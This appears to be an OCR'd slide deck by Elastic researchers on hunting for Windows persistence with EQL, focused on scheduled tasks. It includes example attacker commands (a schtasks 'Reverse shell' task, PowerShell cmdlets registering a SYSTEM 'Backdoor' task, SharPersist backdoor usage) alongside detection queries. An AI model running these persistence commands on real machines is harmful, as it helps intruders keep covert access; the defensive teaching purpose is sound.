Hunting for persistence using Elastic Security

David French
Security Research Engineer
@threatpunter

Brent Murphy
Security Research Engineer
@brent_murphy

Introductions

Brent Murphy | @brent_murphy

- Security Research Engineer on Intelligence & Analytics team
- Develops SIEM and endpoint behavioral detection logic for emerging threats
- Former Endgame applied R&D on security analyst workflow automation and enrichment
- Co-author of The Elastic Guide to Threat Hunting

elastic

Introductions

David French | @threatpunter

- Security Research Engineer on Intelligence & Analytics team
- Analyzes adversary tradecraft to develop detections and hunts
- Contributor to ProblemChild
- Former applied research at Endgame - ML-based file object classifier
- Led hunt and detection strategy at large financial institution


elastic

3 solutions powered by 1 stack

Elastic Enterprise Search

Elastic Observability

Elastic Security



Elastic Stack

elastic

What is Elastic Security?

Protection against threats with integrated Endpoint Security and SIEM

Endpoint Security

- Prevent, detect, and respond to malicious behavior and malware on Windows, MacOS, and Linux
- Formerly Endgame

SIEM

- Released with Elastic Stack 7.2
- Security event collection, analysis, and threat hunting at scale
- **Free** detection engine and 92 rules

Elastic Stack 7.6

- New machine learning jobs for detection
- New UI features for network and host data analysis

Elastic Security

Endpoint SIEM

Agenda

1. Persistence in a nutshell
2. Why do attacker's need persistence?
3. What is Event Query Language (EQL)?
4. Hunting for persistence with Elastic Security
5. Useful resources for threat hunting and detection
6. Q&A


elastic

What is persistence?

And why do attackers need it?

Why do attackers need persistence?

Establishing persistence can increase an adversary's dwell time



FireEye's Cyber Attack Lifecycle: https://www.iacpcybercenter.org/resource-center/what-is-cyber-crime/cyber-attack-lifecycle/

elastic

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credenti Access
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulati
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash Histo
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute For
Hardware Additions	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credentia Dumping
Replication Through Removable Media	Component Object Model and Distributed COM	AppInit DLLs	Application Shimming	Clear Command History	Credentia from We Browser
Spearphishing Attachment	Control Panel Items	Application Shimming	Bypass User Account	CMSTP	Credentials Files

https://attack.mitre.org/tactics/TA0003/

Persistence consists of techniques that attackers use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access.

elastic

Event Query Language (EQL)

elastic

Event Query Language (EQL)

Simple and concise language for security practitioners

- Schema independent and OS agnostic
- Makes it easy to express and find complex behavior
- Designed to be intuitive; easy to read and write
- Match events, generate sequences, stack data, build aggregations, and perform analysis
- Ongoing effort to integrate EQL into the Elastic Stack

https://eql.readthedocs.io/en/latest/index.html

Simple Queries

- Boolean and comparison logic

  `and` `or` `not` `<` `<=` `==` `!=` `>=` `>`
- Wildcard matching with * character
- String comparisons are case-insensitive

```
process where process_name == "svchost.exe" and
  (command_line != "* -k *" or
    parent_process_name != "services.exe")
```


elastic

Sequences

- Multi-event behaviors with enforced order
- Match properties between events with by syntax
- Sequences are stateful and can be expired with an until condition

```
sequence with maxspan=1m
  [file where file_path == "*\\AppData\\*"] by file_path
  [process where user_name == "SYSTEM"] by process_path
```


elastic

Joins

- Match events specified in any order
- Supports **by** and **until** syntax for additional matching
- Similar to a sequence, but lacks time constraints

```
join
  [file where file_path == "*\\System32\\Tasks\\h4x0r.xml"]
  [registry where registry_path == "*\\runonce\\h4xor"]
```


elastic

Process Lineage

- Natively tracks process lineage by monitoring process creation/termination events and tracking the ppid and pid
- Supports **descendant of**, **child of**, and **event of**
- Combine with other Boolean logic

```
process where process_name == "powershell.exe" and
    descendant of
      [process where process_name in
       ("winword.exe","excel.exe","outlook.exe","powerpnt.exe")]
```


elastic

Pipes and Outliers

- Pipes can be used to enrich and sort through data
- Combine in various ways to perform stacking or reduce data set

`count` `filter` `head` `sort` `tail` `unique` `unique_count`

```
process where true
// Remove duplicate pairs
| unique process_name, command_line

// Count per process_name to get unique # of commands
| count process_name
| filter count < 5
```


elastic

Hunting for persistence with Elastic Security

Attacker techniques seen in the wild

elastic

Hunting for persistence with Elastic Security

Overview

- Walk through of practical threat hunting use cases for techniques seen in the wild
  - Scheduled Tasks (T1053)
  - WMI Event Subscriptions (T1084)
  - BITS Jobs (T1197)
- How does the technique work?
- Why has the technique been successful for attackers?
- How can you hunt for and detect the technique?
- We'll include useful references for practitioners

Persistence via Scheduled Tasks (T1053)

elastic

Scheduled Tasks

Overview

What are they?


- Windows provides a utility (schtasks.exe) which allows one to create, delete, query, change, run, and end tasks on a local or remote computer.

Malicious use

- This kind of behavior has been heavily abused by threat actors as a persistence mechanism since it doesn't require administrator privileges.

3rd party software

- Legitimate scheduled tasks may be created during installation of new software.



https://attack.mitre.org/techniques/T1053/


Scheduled Tasks

Command line parameters

- Command line switches to be aware of
  - `/Create` - creates a new scheduled task
  - `/RU` - specifies the "run as" user account
  - `/SC` - specifies the schedule frequency
  - `/TN` - specifies the string in the form of path\name which uniquely identifies this scheduled task
  - `/TR` - specifies the path and file name of the program to be run at the scheduled time
  - `/F` - forcefully creates the task and suppresses warnings if the specified task already exists

```
schtasks /create /sc minute /mo 1 /tn "Reverse shell" /tr
c:\some\directory\revshell.exe
```

Least common occurrences




endgame.process_name: Descending	endgame.command_line: Descending	endgame.parent_process_name: Descending	Count
schtasks.exe	schtasks /delete /tn Windiws /f	cmd.exe	1
schtasks.exe	SCHTASKS /CREATE /SC MINUTE /TN "Windiws" /TR "C:\tmp\scheduler.bat"	cmd.exe	2
schtasks.exe	schtasks /s 172.16.66.4 /delete /tn test_task-6852 /f	python.exe	2
schtasks.exe	schtasks /s 172.16.66.4 /delete /tn test_task-880 /f	python.exe	2
schtasks.exe	C:\Windows\system32\schtasks.exe /delete /f /TN "Microsoft\Windows\Customer Experience Improvement Program\Uploader"	wsqmcons.exe	130

https://lolbas-project.github.io/

Scheduled Tasks

PowerShell cmdlets

- Alternatively, PowerShell can be used to create scheduled tasks that will be executed at logon or at a specific time and date.
- Several cmdlet variations to be aware of
  - `New-ScheduledTaskAction`
  - `New-ScheduledTaskTrigger`
  - `New-ScheduledTaskPrincipal`
  - `New-ScheduledTaskSettingsSet`
  - `Register-ScheduledTask`




```
PS C:\> $A = New-ScheduledTaskAction -Execute "cmd.exe" -Argument "/c C:\Windows\Temp\backdoor.exe"
PS C:\> $T = New-ScheduledTaskTrigger -Daily -At 9am
PS C:\> $P = New-ScheduledTaskPrincipal "NT AUTHORITY\SYSTEM" -RunLevel Highest
PS C:\> $S = New-ScheduledTaskSettingsSet
PS C:\> $D = New-ScheduledTask -Action $A -Trigger $T -Principal $P -Settings $S
PS C:\> Register-ScheduledTask Backdoor -InputObject $D
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Persistence.md#scheduled-task
https://docs.microsoft.com/en-us/powershell/module/scheduledtasks/new-scheduledtask?view=win10-ps

elastic

Scheduled Tasks


C# tool

- SharPersist
  - Windows persistence toolkit written in C#
- Usage
  - Adding backdoor

```
SharPersist.exe -t schtaskbackdoor -c "C:\Windows\System32\cmd.exe"
-a "/c C:\tmp\payload.exe" -n "Payload" -m add
```

  - Setting Type/Frequency

```
SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c
C:\tmp\payload.exe" -n "Payload" -m add -o logon

SharPersist.exe -t schtask -c "C:\Windows\System32\cmd.exe" -a "/c
C:\tmp\payload.exe" -n "Payload" -m add -o hourly
```



Arguments/Options

- **-t** - persistence technique
- **-c** - command to execute
- **-a** - arguments to command to execute (if applicable)
- **-f** - the file to create/modify
- **-k** - registry key to create/modify
- **-v** - registry value to create/modify
- **-n** - scheduled task name or service name
- **-m** - method (add, remove, check, list)
- **-o** - optional add-ons
- **-h** - help page

Persistence Techniques (-t)


- `keepass` - backdoor keepass config file
- `reg` - registry key addition/modification
- `schtaskbackdoor` - backdoor scheduled task by adding an additional action to it
- `startupfolder` - lnk file in startup folder
- `tortoisesvn` - tortoise svn hook script
- `service` - create new windows service
- `schtask` - create new scheduled task


Methods (-m)

- `add` - add persistence technique
- `remove` - remove persistence technique
- `check` - perform dry-run of persistence technique
- `list` - list current entries for persistence technique

https://github.com/fireeye/SharPersist

APT34 using a Scheduled Task to establish persistence






elastic

Hunting for Scheduled Tasks

Using EQL

- Search for the creation of tasks spawning from uncommon processes.


```
process where subtype.create and
 process_name == "schtasks.exe" and
  descendant of
   [process where process_name in ("cmd.exe", "wscript.exe", "rundll32.exe", "regsvr32.exe",
     "wmic.exe", "mshta.exe","powershell.exe")] and
   command_line == "* /create*" and
   wildcard(command_line, "*/RU*", "*/SC*", "*/TN*", "*/TR*", "*/F*")
| unique command_line
```




elastic

Hunting for Scheduled Tasks

Using Elastic Endpoint Security







elastic

Hunting for Scheduled Tasks

Using Elastic SIEM





elastic

Other Scheduled Task considerations

Closing thoughts…

- What we covered is just the tip of the iceberg
- There are multiple ways to schedule a task -
  - Command line interface
  - PowerShell cmdlets
  - AT command (deprecated with Windows 8.1 but it still exists for backwards compatibility)
  - .job files
  - Custom scripts (WHILE loop)
  - 3rd party tools
- You are encouraged to research the other techniques to develop detection logic for your environment

elastic

Other Scheduled Task considerations

Closing thoughts…

- One of the most common mechanisms that adversaries use for persistence
- Scheduled tasks can also be used during other phases of an attack (Execution and Privilege Escalation)
- Defenders need visibility into process and file telemetry, command line parameters, and Windows Event logs
- Subscribe to ETW logs to collect PowerShell cmdlets and scriptblock events
- Elastic Security provides scheduled task telemetry, detections, and threat hunting capabilities for Scheduled Tasks at enterprise scale

